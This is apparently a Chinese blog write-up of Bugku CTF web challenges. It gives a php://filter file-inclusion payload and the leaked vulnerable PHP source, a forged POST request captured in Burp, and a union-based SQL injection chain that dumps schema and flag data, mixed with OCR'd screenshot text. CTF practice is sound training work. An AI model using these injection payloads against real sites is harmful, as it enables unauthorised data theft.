bugku web write up

原创

咕嘟咯叽 于 2019-11-17 19:25:19 发布 56 收藏


本文链接：https://blog.csdn.net/gudugeji/article/details/103073066

版权

bugku web writeup


1·flag在index里

输入?file=php://filter/read=convert.base64-encode/resource=index.php得到base64解码得flag



123.206.87.240:8005/post/?file=php://filter/read=convert.base64-encode/resource=index.php

PGh0bWw+DQogICAgPHRpdGxlPkJ1Z2t1LWN0ZjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZighJF9HRVRbZmlsZV0pe2VjaG8gJzxhIGhyZWY9Ii4vaW5kZXgucGhw



tool.oschina.net/encrypt?type=3

在线加密解密(采用Crypto-JS实现)

明文:

```
<html>
    <title>Bugku-ctf</title>

<?php
        error_reporting(0);
        if(!$_GET[file]){echo '<a href="./index.php?file=show.php">click me? no</a>';}
        $file=$_GET['file'];
        if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
                echo "Oh no!";
                exit();
        }
        include($file);
//flag:flag{edulcni_elif_lacol_si_siht}
?>
```

BASE64:


PGh0bWw+DQogICAgPHRpdGxlPkJ1Z2t1LWN0ZjwvdGl0bGU+DQogICAgDQo8P3BocA0KCWVycm9yX3JlcG9ydGluZygwKTsNCglpZighJF9HRVRbZmlsZV0pe2VjaG8gJzxhIGhyZWY9Ii4vaW5kZXgucGhwP2ZpbGU9c2hvdy5waHAiPmNsaWNrIG1lPyBubzwvYT4nO30NCgkkZmlsZT0kX0dFVFsnZmlsZSddOw0KCWlmKHN0cnN0cigkZmlsZSwiLi4vIil8fHN0cmlzdHIoJGZpbGUsICJ0cCIpfHxzdHJpc3RyKCRmaWxlLCJpbnB1dCIpfHxzdHJpc3RyKCRmaWxlLCJkYXRhIikpew0KCQllY2hvICJPaCBubyEiOw0KCQlleGl0KCk7DQoJfQ0KCWluY2x1ZGUoJGZpbGUpOyANCi8vZmxhZzpmbGFne2VkdWxjbmlfZWxpZl9sYWNvbF9zaV9zaWh0fQ0KPz4NCjwvaHRtbD4NCg==

```
</html>
```

2输入密码查看flag

3点击一万次

burpsuite抓包，输入clicks=1000000，得到flag



Burp Suite Professional v1.7.26 - Temporary Project - licensed to Larry_Lau - Unlimited by mxcx@fosec.vn
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Go Cancel
Target: http://123.206.87.240:9001
Request
Raw Params Headers Hex
Response
Raw Headers Hex HTML Render

```
POST /test/ HTTP/1.1
Host: 123.206.87.240:9001
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/76.0.3809.132
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;
v=b3
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 14

clicks=1000000
```

```
    }
    body{
      background-color: black;
    }
    img{
      display: block;
      margin: 0 auto;
    }
    #flag{
        color: white;
      text-align: center;
      display: block;
    }
  </style>
  <head>
    <meta charset="utf-8"
    <meta name="viewport" content="width=device-width, initial-scale=1">
    <script src="jquery-3.2.1.min.js"></script>
    <title>□□□□□□</title>
  </head>
  <body>
    <h1 id="goal">Goal: <span id="clickcount">0</span>/1000000</h1>
    <img id="cookie" src="cookie.png">
    <span id="flag">flag{Not_C00kI3Cl1ck3r}</span>
  </body>
  <script>
    var clicks=0
    $(function() {
      $("#cookie")
        .mousedown(function() {
          $(this).width('350px').height('350px');
        })
        .mouseup(function() {
          $(this).width('375px').height('375px');
          clicks++;
          $("#clickcount").text(clicks);
          if(clicks >= 1000000){
                var form = $('<form action="" method="post">' +
                                                        '<input type="text" name="clicks" value="' + clicks + '"
hidden/>' +
                                                        '</form>');
                                                        $('body').append(form);
                                                        form.submit();
          }
        });
    });
  </script>
</html>
```


4成绩单

爆库名id=-1’ union select 1,2,3,database()#

爆表 id=-1’ union select 1,2,3,group_concat(table_name) from information_schema.tables where table_schema=database()#

爆字段id=-1’ union select 1,2,3,group_concat(column_name) from information_schema.columns where table_name=0x666c3467# //

查询数据id=-1’ union select 1,2,3,skctf_flag from fl4g#得到flag




桔梗导航[www.jiegeng.Com]_
学生成绩查询 - Bugku一班
设置
不安全 | 123.206.87.240:8002/chengjidan/index.php
应用
百度
淘宝
京东
天猫
1,2,3...
Submit

成绩查询

1的成绩单

Math	English	Chinese
2	3	skctf_flag




成绩查询

1的成绩单

Math	English	Chinese
2	3	fl4g,sc

![在这里插入图片描述](https://img-blog.csdnimg.cn/2019111511015547.png?x-oss-process=image/watermark,type_ZmFuZ3poZW5naGVpdGk,shadow_10,text_aHR0cHM6Ly9ibG9nLmNzZG4ubmV0L2d1ZHVnZWpp,size_16,color_FFFFFF,t_70




桔梗导航[www.jiegeng.Com]
学生成绩查询 - Bugku一班
设置
不安全 | 123.206.87.240:8002/chengjidan/index.php
应用
百度
淘宝
京东
天猫
1,2,3...
Submit

成绩查询

1的成绩单

Math	English	Chinese
2	3	skctf_flag


在这里输入你要搜索的内容
10:58
2019/11/15
https://blog.csdn.net/guduegeji
桔梗导航[www.jiegeng.Com]_
学生成绩查询 - Bugku一班
设置
不安全 | 123.206.87.240:8002/chengjidan/index.php
应用
百度
淘宝
京东
天猫

成绩查询

1,2,3...

Submit

1的成绩单

Math	English	Chinese
2	3	BUGKU{Sql_INJECT0N_4813drd8hz4}

在这里输入你要搜索的内容
11:04
2019/11/15
https://blog.csdn.net/guduegeji